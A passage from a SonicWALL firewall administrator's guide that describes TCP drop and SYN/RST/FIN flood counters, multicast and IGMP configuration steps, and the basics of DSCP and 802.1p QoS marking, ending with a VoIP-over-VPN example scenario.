 - When the TCP option length is determined to be invalid.
 - When the TCP header length is calculated to be less than the minimum of 20 bytes.
 - When the TCP header length is calculated to be greater than the packet's data length.
- **Invalid Flag Packets Dropped** - Incremented under the following conditions:
 - When a non-SYN packet is received that cannot be located in the connection-cache (while SYN Flood protection is disabled).
 - When a packet with flags other than SYN, RST+ACK or SYN+ACK is received during session establishment (while SYN Flood protection is enabled).
 - TCP XMAS Scan will be logged if the packet has FIN, URG, and PSH flags set.
 - TCP FIN Scan will be logged if the packet has the FIN flag set.
 - TCP Null Scan will be logged if the packet has no flags set.
 - When a new TCP connection initiation is attempted with something other than just the SYN flag set.
 - When a packet with the SYN flag set is received within an established TCP session.
 - When a packet without the ACK flag set is received within an established TCP session.
- **Invalid Sequence Packets Dropped** – Incremented under the following conditions:
 - When a packet within an established connection is received where the sequence number is less than the connection's oldest unacknowledged sequence.
 - When a packet within an established connection is received where the sequence number is greater than the connection's oldest unacknowledged sequence + the connection's last advertised window size.
- **Invalid Acknowledgement Packets Dropped** - Incremented under the following conditions:
 - When a packet is received with the ACK flag set, and with neither the RST or SYN flags set, but the SYN Cookie is determined to be invalid (while SYN Flood protection is enabled).
 - When a packet's ACK value (adjusted by the sequence number randomization offset) is less than the connection's oldest unacknowledged sequence number.

- When a packet's ACK value (adjusted by the sequence number randomization offset) is greater than the connection's next expected sequence number.

SYN, RST, and FIN Flood Statistics

You can view SYN, RST and FIN Flood statistics in the lower half of the TCP Traffic Statistics list. The following are SYN Flood statistics.

Column	Description
Max Incomplete WAN Connections / sec	The maximum number of pending embryonic half-open connections recorded since the firewall has been up (or since the last time the TCP statistics were cleared).
Average Incomplete WAN Connections / sec	The average number of pending embryonic half-open connections, based on the total number of samples since bootup (or the last TCP statistics reset).
SYN Floods in Progress	The number of individual forwarding devices that are currently exceeding either SYN Flood threshold.
RST Floods in Progress	The number of individual forwarding devices that are currently exceeding the SYN/RST/FIN flood blacklisting threshold.
FIN Floods in Progress	The number of individual forwarding devices that are currently exceeding the SYN/RST/FIN flood blacklisting threshold.
Total SYN, RST, or FIN Floods Detected	The total number of events in which a forwarding device has exceeded the lower of either the SYN attack threshold or the SYN/RST/FIN flood blacklisting threshold.
TCP Connection SYN-Proxy State (WAN only)	Indicates whether or not Proxy-Mode is currently on the WAN interfaces.
Current SYN-Blacklisted Machines	The number of devices currently on the SYN blacklist.
Current RST-Blacklisted Machines	The number of devices currently on the RST blacklist.
Current FIN-Blacklisted Machines	The number of devices currently on the FIN blacklist.
Total SYN-Blacklisting Events	The total number of instances any device has been placed on the SYN blacklist.
Total RST-Blacklisting Events	The total number of instances any device has been placed on the RST blacklist.
Total FIN-Blacklisting Events	The total number of instances any device has been placed on the FIN blacklist.
Total SYN Blacklist Packets Rejected	The total number of packets dropped because of the SYN blacklist.
Total RST Blacklist Packets Rejected	The total number of packets dropped because of the RST blacklist.
Total FIN Blacklist Packets Rejected	The total number of packets dropped because of the FIN blacklist.
Invalid SYN Flood Cookies Received	The total number of invalid SYN flood cookies received.

CHAPTER 50

Configuring Multicast Settings

Firewall Settings > Multicast

The **Firewall Settings > Multicast** page allows you to manage multicast traffic on the SonicWALL security appliance.

Firewall Settings / **Multicast**

Accept Cancel

Multicast Snooping

Enable Multicast

Require IGMP Membership reports for multicast data forwarding

Multicast state table entry timeout (minutes):

Multicast Policies

Enable reception of all multicast addresses

Enable reception for the following multicast addresses

IGMP State Table Items to 0 (of 0)

<input type="checkbox"/> #	Multicast Group Address	Interface/ Vpn Tunnel	IGMP Version	Flush
No IGMP state entry				

Multicasting, also called IP multicasting, is a method for sending one Internet Protocol (IP) packet simultaneously to multiple hosts. Multicast is suited to the rapidly growing segment of Internet traffic - multimedia presentations and video conferencing. For example, a single host transmitting an audio or video stream and ten hosts that want to receive this stream. In multicasting, the sending host transmits a single IP packet with a specific multicast address, and the 10 hosts simply need to be configured to listen for packets targeted to that address to

receive the transmission. Multicasting is a point-to-multipoint IP communication mechanism that operates in a connectionless mode - hosts receive multicast transmissions by “tuning in” to them, a process similar to tuning in to a radio.

Topics:

- [“Multicast Snooping” on page 800](#)
- [“Multicast Policies” on page 801](#)
- [“IGMP State Table” on page 802](#)
- [“Enabling Multicast on LAN-Dedicated Interfaces” on page 802](#)
- [“Enabling Multicast Through a VPN” on page 803](#)

Multicast Snooping

This section provides configuration tasks for Multicast Snooping.

- **Enable Multicast** - This checkbox is disabled by default. Select this checkbox to support multicast traffic.



Note You must select enable Multicast to configure the other options.

- **Require IGMP Membership reports for multicast data forwarding** - This checkbox is enabled by default. Select this checkbox to improve performance by regulating multicast data to be forwarded to only interfaces joined into a multicast group address using IGMP.
- **Multicast state table entry timeout (minutes)** - This field has a default of **5**. The value range for this field is 5 to 60 (minutes). Update the default timer value of 5 in the following conditions:
 - You suspect membership queries or reports are being lost on the network.
 - You want to reduce the IGMP traffic on the network and currently have a large number of multicast groups or clients. This is a condition where you do not have a router to route traffic.
 - You want to synchronize the timing with an IGMP router.

Multicast Policies

This section provides configuration tasks for Multicast Policies.

- **Enable reception of all multicast addresses** - This radio button is not enabled by default. Select this radio button to receive all (class D) multicast addresses. Receiving all multicast addresses may cause your network to experience performance degradation.
- **Enable reception for the following multicast addresses** - This radio button is enabled by default. In the pull-down menu, select **Create a new multicast object** or **Create new multicast group**.



Note Only address objects and groups associated with the MULTICAST zone are available to select. Only addresses from 224.0.0.1 to 239.255.255.255 can be bound to the MULTICAST zone.

To create a multicast address object:

- Step 1** Select **Enable Multicast** under **Multicast Snooping**.
- Step 2** In the **Enable reception for the following multicast addresses** menu, select **Create new multicast object**.
- Step 3** In the **Add Address Object** window, configure:

- **Name:** The name of the address object.
- **Zone Assignment:** Select **MULTICAST**.
- **Type:** Select **Host**, **Range**, **Network**, or **MAC**.



Note What you configure next depends on what you select for type.

- **IP Address:** If you selected **Host** or **Network**, specify the IP address of the host or network. The IP address must be in the range for multicast, 224.0.0.0 to 239.255.255.255.
- **Netmask:** If you selected **Network**, specify the netmask for the network.
- **Starting IP Address** and **Ending IP Address:** If you selected **Range**, specify the starting and ending IP address for the address range. The IP addresses must be in the range for multicast, 224.0.0.1 to 239.255.255.255.
- **MAC Address:** If you selected **MAC**, specify the MAC address.

- **Multi-homed host:** If you selected MAC,

IGMP State Table

This section provides descriptions of the fields in the **IGMP State** table.

#	Multicast Group Address	Interface/ Vpn Tunnel	IGMP Version	Flush
No IGMP state entry				

- **Multicast Group Address**—Provides the multicast group address the interface is joined to.
- **Interface / VPN Tunnel**—Provides the interface (such as **LAN**) for the VPN policy.
- **IGMP Version**—Provides the IGMP version (such as V2 or V3).
- **Time Remaining**—Provides the amount of time left before the IGMP entry will be flushed. This is calculated by subtracting the “**Multicast state table entry timeout (minutes)**” value, which has the default value of 5 minutes, and the elapsed time since the multicast address was added.
- **Flush**—
- **Flush** and **Flush All** buttons—To flush a specific entry immediately, check the box to the left of the entry and click **Flush**. Click **Flush All** to immediately flush all entries.

Enabling Multicast on LAN-Dedicated Interfaces

Perform the following steps to enable multicast support on LAN-dedicated interfaces.

-
- Step 1** Enable multicast support on your SonicWALL security appliance:
- In the **Firewall Settings > Multicast** page, click on the **Enable Multicast** checkbox.
 - In the **Multicast Policy** section, select the **Enable the reception of all multicast addresses** checkbox.
 - Click **Accept**.
- Step 2** Enable multicast support on LAN interfaces:
- In the **Network > Interfaces** page, click the **Edit** icon for the LAN interface.
 - In the **Edit Interface** window, click on the **Advanced** tab.
 - Click on the **Enable Multicast Support** checkbox.
 - Click **OK**.

Perform the following steps to enable multicast support for address objects over a VPN tunnel.

-
- Step 1** Enable multicast support on your SonicWALL security appliance:
- In the **Firewall Settings > Multicast** setting, click on the **Enable Multicast** checkbox.


- b. In the **Multicast Policy** section, select the **Enable the reception for the following multicast addresses**.
 - c. Select **Create new multicast address object...** from the pull-down menu. The **Add Address Object** window displays.
- Step 2** Create a multicast address object. In the **Add Address Object** window, enter the following information for your address object:
- Name
 - **Zone Assignment**: select **LAN, WAN, DMZ, VPN, MULTICAST, WLAN**, or a custom zone
 - **Type**: select **Host, Range, Network, MAC, FQDN**. If you select:
 - **Host**, you will need to enter an **IP address**.
 - **Range**, you will need to enter a **Starting IP Address** and an **Ending IP Address**.
 - **Network**, you will need to enter a description of the **Network** and a **Netmask**.
 - **MAC**, you will need to enter a **MAC Address**.
 - **FQDN**, you will need to enter a **FQDN Hostname**.
- Step 3** Enable multicast support on the VPN policy for your GroupVPN. In the **VPN > Settings** page, click on the **Edit** icon in the **Configure** column to edit your GroupVPN's VPN policy.
- Step 4** In the **VPN Policy** window, select the **Advanced** tab.
- Step 5** At the **Advanced** tab, select the **Enable Multicast** checkbox.
- Step 6** Click **OK**.

Enabling Multicast Through a VPN

To enable multicast across the WAN through a VPN, follow:

-
- Step 1** Enable multicast globally:
- a. On the **Firewall Settings > Multicast** page, check the **Enable Multicast** checkbox.
 - b. Click the **Apply** button for each security appliance.
 - c. Click **Accept**.
- Step 2** Enable multicast support on each individual interface that will be participating in the multicast network: For each interface on all security appliances participating:
- a. On the **Network > Interfaces** page, click on the **Edit** icon in the **Configure** column to display the **Edit Interface** window.


- b. Go to the **Advanced** tab, and select the **Enable Multicast Support** checkbox.



- c. Click **OK**.

Step 3 Enable multicast on the VPN policies between the security appliances. From the **VPN > Settings** page, for each policy:

- a. Click the **Edit** icon in the **Configure** column to display the **VPN Policy** window.
- b. Click the **Advanced** tab, and then select the **Enable Multicast** checkbox.



- c. Click **OK**.

The resulting Matrix view of the **Access Rules** section of the **Firewall Access Rules** page should look as follows:

		TO			
		LAN	WAN	VPN	SSLVPN
FROM	LAN	→	→	→	→
	WAN	→	→	→	→
	VPN	→	→	→	→
	SSLVPN	→	→	→	→



Note The default WLAN'MULTICAST access rule for IGMP traffic is set to 'DENY'. This will need to be changed to 'ALLOW' on all participating appliances to enable multicast, if they have multicast clients on their WLAN zones.

- Step 4** Make sure the tunnels are active between the sites, and start the multicast server application and client applications.

As multicast data is sent from the multicast server to the multicast group (224.0.0.0 through 239.255.255.255), the SonicWALL security appliance will query its IGMP state table for that group to determine where to deliver that data. Similarly, when the appliance receives that data at the VPN zone, the appliance will query its IGMP State Table to determine where it should deliver the data.

The IGMP State Tables (upon updating) should provide information indicating that there is a multicast client on the **X3** interface, and across the vpnMcastServer tunnel for the 224.15.16.17 group.



Note By selecting “Enable reception of all multicast addresses”, you might see entries other than those you are expecting to see when viewing your IGMP State Table. These are caused by other multicast applications that might be running on your hosts.



CHAPTER 51

Managing Quality of Service

Firewall Settings > QoS Mapping

Quality of Service (QoS) refers to a diversity of methods intended to provide predictable network behavior and performance. This sort of predictability is vital to certain types of applications, such as Voice over IP (VoIP), multimedia content, or business-critical applications such as order or credit-card processing. No amount of bandwidth can provide this sort of predictability, because any amount of bandwidth will ultimately be used to its capacity at some point in a network. Only QoS, when configured and implemented correctly, can properly manage traffic, and guarantee the desired levels of network service.

Topics:

- [“Classification” section on page 807](#)
- [“Marking” section on page 808](#)
- [“Conditioning” section on page 809](#)
- [“802.1p and DSCP QoS” section on page 811](#)
- [“Bandwidth Management” section on page 821](#)
- [“Glossary” section on page 829](#)

Classification

Classification is necessary as a first step so that traffic in need of management can be identified. SonicOS uses Access Rules as the interface to classification of traffic. This provides fine controls using combinations of Address Object, Service Object, and Schedule Object elements, allowing for classification criteria as general as **all HTTP traffic** and as specific as **SSH traffic from hostA to serverB on Wednesdays at 2:12am**.

SonicOS on SonicWALL NSA series appliances has the ability to recognize, map, modify, and generate the industry-standard external CoS (Class of Service) designators, DSCP and 802.1p (refer to the [“802.1p and DSCP QoS” section on page 811](#)).

Once identified, or classified, traffic can be managed. Management can be performed internally by SonicOS’s BWM, which is perfectly effective as long as the network is a fully contained autonomous system. Once external or intermediate elements are introduced, such as foreign network infrastructures with unknown configurations, or other hosts contending for bandwidth

(e.g. the Internet) the ability to offer guarantees and predictability are diminished. In other words, as long as the endpoints of the network and everything in between are within your management, BWM will work exactly as configured. Once external entities are introduced, the precision and efficacy of BWM configurations can begin to degrade.

But all is not lost. Once SonicOS classifies the traffic, it can **tag** the traffic to communicate this classification to certain external systems that are capable of abiding by CoS tags; thus they too can participate in providing QoS.



Note Many service providers do not support CoS tags such as 802.1p or DSCP. Also, most network equipment with standard configurations will not be able to recognize 802.1p tags, and could drop tagged traffic.

Although DSCP will not cause compatibility issues, many service providers will simply strip or ignore the DSCP tags, disregarding the code points.

If you wish to use 802.1p or DSCP marking on your network or your service provider's network, you must first establish that these methods are supported. Verify that your internal network equipment can support CoS priority marking, and that it is correctly configured to do so. Check with your service provider – some offer fee-based support for QoS using these CoS methods.

Marking

Once the traffic has been classified, if it is to be handled by QoS capable external systems (e.g. CoS aware switches or routers as might be available on a premium service provider's infrastructure, or on a private WAN), it must be tagged so that the external systems can make use of the classification, and provide the correct handling and Per Hop Behaviors (PHB).

Originally, this was attempted at the IP layer (layer 3) with RFC791's three Precedence bits and RFC1394 ToS (type of service) field, but this was used by a grand total of 17 people throughout history. Its successor, RFC2474 introduced the much more practical and widely used DSCP (Differentiated Services Code Point) which offered up to 64 classifications, as well as user-definable classes. DSCP was further enhanced by RFC2598 (Expedited Forwarding, intended to provide leased-line behaviors) and RFC2697 (Assured Forwarding levels within classes, also known as Gold, Silver, and Bronze levels).

DSCP is a safe marking method for traffic that traverses public networks because there is no risk of incompatibility. At the very worst, a hop along the path might disregard or strip the DSCP tag, but it will rarely mistreat or discard the packet.

The other prevalent method of CoS marking is IEEE 802.1p. 802.1p occurs at the MAC layer (layer 2) and is closely related to IEEE 802.1Q VLAN marking, sharing the same 16-bit field, although it is actually defined in the IEEE 802.1D standard. Unlike DSCP, 802.1p will only work with 802.1p capable equipment, and is not universally interoperable. Additionally, 802.1p, because of its different packet structure, can rarely traverse wide-area networks, even private WANs. Nonetheless, 802.1p is gaining wide support among Voice and Video over IP vendors, so a solution for supporting 802.1p across network boundaries (i.e. WAN links) was introduced in the form of **802.1p to DSCP mapping**.

802.1p to DSCP mapping allows 802.1p tags from one LAN to be mapped to DSCP values by SonicOS, allowing the packets to safely traverse WAN links. When the packets arrive on the other side of the WAN or VPN, the receiving SonicOS appliance can then map the DSCP tags back to 802.1p tags for use on that LAN. Refer to the [“802.1p and DSCP QoS” section on page 811](#) for more information.

Conditioning

The traffic can be conditioned (or managed) using any of the many policing, queuing, and shaping methods available. SonicOS provides internal conditioning capabilities with its Egress and Ingress Bandwidth Management (BWM), detailed in the [“Bandwidth Management” section on page 821](#). SonicOS’s BWM is a perfectly effective solution for fully autonomous private networks with sufficient bandwidth, but can become somewhat less effective as more unknown external network elements and bandwidth contention are introduced. Refer to the example scenario in the [“Example Scenario” section on page 813](#) for a description of contention issues.

Topics:


- [“Site to Site VPN over QoS Capable Networks” on page 809](#)
- [“Site to Site VPN over Public Networks” on page 810](#)

Site to Site VPN over QoS Capable Networks

If the network path between the two end points is QoS aware, SonicOs can DSCP tag the inner encapsulate packet so that it is interpreted correctly at the other side of the tunnel, and it can also DSCP tag the outer ESP encapsulated packet so that its class can be interpreted and honored by each hop along the transit network. SonicOS can map 802.1p tags created on the internal networks to DSCP tags so that they can safely traverse the transit network. Then, when the packets are received on the other side, the receiving SonicWALL appliance can translate the DSCP tags back to 802.1p tags for interpretation and honoring by that internal network.

Site to Site VPN over Public Networks

SonicOS integrated BWM is very effective in managing traffic between VPN connected networks because ingress and egress traffic can be classified and controlled at both endpoints. If the network between the endpoints is non QoS aware, it regards and treats all VPN ESP equally. Because there is typically no control over these intermediate networks or their paths, it is difficult to fully guarantee QoS, but BWM can still help to provide more predictable behavior.



To provide end-to-end QoS, business-class service providers are increasingly offering traffic conditioning services on their IP networks. These services typically depend on the customer premise equipment to classify and tag the traffic, generally using a standard marking method such as DSCP. SonicOS has the ability to DSCP mark traffic after classification, as well as the ability to map 802.1p tags to DSCP tags for external network traversal and CoS preservation. For VPN traffic, SonicOS can DSCP mark not only the internal (payload) packets, but the external (encapsulating) packets as well so that QoS capable service providers can offer QoS even on encrypted VPN traffic.

The actual conditioning method employed by service providers varies from one to the next, but it generally involves a class-based queuing method such as Weighted Fair Queuing for prioritizing traffic, as well a congestion avoidance method, such as tail-drop or Random Early Detection.

802.1p and DSCP QoS


The 802.1p standard and DSCP QoS features are supported on SonicWALL NSA platforms.

Topics:

- [“Enabling 802.1p” on page 811](#)
- [“DSCP Marking” on page 814](#)

Enabling 802.1p

SonicOS supports layer 2 and layer 3 CoS methods for broad interoperability with external systems participating in QoS enabled environments. The layer 2 method is the IEEE 802.1p standard wherein 3-bits of an additional 16-bits inserted into the header of the Ethernet frame can be used to designate the priority of the frame, as illustrated in the following figure:



- **TPID:** Tag Protocol Identifier begins at byte 12 (after the 6 byte destination and source fields), is 2 bytes long, and has an Ethertype of 0x8100 for tagged traffic.
- **802.1p:** The first three bits of the TCI (Tag Control Information – beginning at byte 14, and spanning 2 bytes) define user priority, giving eight (2^3) priority levels. IEEE 802.1p defines the operation for these 3 user priority bits.
- **CFI:** Canonical Format Indicator is a single-bit flag, always set to zero for Ethernet switches. CFI is used for compatibility reasons between Ethernet networks and Token Ring networks. If a frame received at an Ethernet port has a CFI set to 1, then that frame should not be forwarded as it is to an untagged port.
- **VLAN ID:** VLAN ID (starts at bit 5 of byte 14) is the identification of the VLAN. It has 12-bits and allows for the identification of 4,096 (2^{12}) unique VLAN ID's. Of the 4,096 possible IDs, an ID of 0 is used to identify priority frames, and an ID of 4,095 (FFF) is reserved, so the maximum possible VLAN configurations are 4,094.


802.1p support begins by enabling 802.1p marking on the interfaces which you wish to have process 802.1p tags. 802.1p can be enabled on any Ethernet interface on any SonicWALL appliance.

The behavior of the 802.1p field within these tags can be controlled by Access Rules. The default 802.1p Access Rule action of **None** will reset existing 802.1p tags to **0**, unless otherwise configured (see [“Managing QoS Marking” section on page 817](#) for details).

Enabling 802.1p marking will allow the target interface to recognize incoming 802.1p tags generated by 802.1p capable network devices, and will also allow the target interface to generate 802.1p tags, as controlled by Access Rules. Frames that have 802.1p tags inserted by SonicOS will bear VLAN ID 0.

802.1p tags will only be inserted according to Access Rules, so enabling 802.1p marking on an interface will not, at its default setting, disrupt communications with 802.1p-incapable devices.

802.1p requires the specific support by the networking devices with which you wish to use this method of prioritization. Many voice and video over IP devices provide support for 802.1p, but the feature must be enabled. Check your equipment's documentation for information on 802.1p support if you are unsure. Similarly, many server and host network cards (NICs) have the ability to support 802.1p, but the feature is usually disabled by default. On Win32 operating systems, you can check for and configure 802.1p settings on the **Advanced** tab of the **Properties** page of your network card. If your card supports 802.1p, it will list it as **802.1p QoS**, **802.1p Support**, **QoS Packet Tagging** or something similar:



To process 802.1p tags, the feature must be present and enabled on the network interface. The network interface will then be able to generate packets with 802.1p tags, as governed by QoS capable applications. By default, general network communications will not have tags inserted so as to maintain compatibility with 802.1p-incapable devices.




Note If your network interface does not support 802.1p, it will not be able to process 802.1p tagged traffic, and will ignore it. Make certain when defining Access Rules to enable 802.1p marking that the target devices are 802.1p capable.

It should also be noted that when performing a packet capture (for example, with the diagnostic tool Ethereal) on 802.1p capable devices, some 802.1p capable devices will not show the 802.1q header in the packet capture. Conversely, a packet capture performed on an 802.1p-incapable device will almost invariably show the header, but the host will be unable to process the packet.

Before moving on to “[Managing QoS Marking](#)” section on page 817, it is important to introduce ‘DSCP Marking’ because of the potential interdependency between the two marking methods, as well as to explain why the interdependency exists.

Example Scenario



In the scenario above, we have **Remote Site 1** connected to 'Main Site' by an IPsec VPN. The company uses an internal 802.1p/DSCP capable VoIP phone system, with a private VoIP signaling server hosted at the Main Site. The Main Site has a mixed gigabit and Fast-Ethernet infrastructure, while Remote Site 1 is all Fast Ethernet. Both sites employ 802.1p capable switches for prioritization of internal traffic.

1. PC-1 at Remote Site 1 is transferring a 23 terabyte PowerPoint™ presentation to File Server 1, and the 100mbit link between the workgroup switch and the upstream switch is completely saturated.
2. At the Main Site, a caller on the 802.1p/DSCP capable VoIP Phone 10.50.165.200 initiates a call to the person at VoIP phone 192.168.168.200. The calling VoIP phone 802.1p tags the traffic with priority tag 6 (voice), and DSCP tags the traffic with a tag of 48.
 - a. If the link between the Core Switch and the firewall is a VLAN, some switches will include the received 802.1p priority tag, in addition to the DSCP tag, in the packet sent to the firewall; this behavior varies from switch to switch, and is often configurable.
 - b. If the link between the Core Switch and the firewall is not a VLAN, there is no way for the switch to include the 802.1p priority tag. The 802.1p priority is removed, and the packet (including only the DSCP tag) is forwarded to the firewall.

When the firewall sent the packet across the VPN/WAN link, it could include the DSCP tag in the packet, but it is not possible to include the 802.1p tag. This would have the effect of losing all prioritization information for the VoIP traffic, because when the packet arrived at

the Remote Site, the switch would have no 802.1p MAC layer information with which to prioritize the traffic. The Remote Site switch would treat the VoIP traffic the same as the lower-priority file transfer because of the link saturation, introducing delay—maybe even dropped packets—to the VoIP flow, resulting in call quality degradation.

So how can critical 802.1p priority information from the Main Site LAN persist across the VPN/WAN link to Remote Site LAN? Through the use of QoS Mapping.

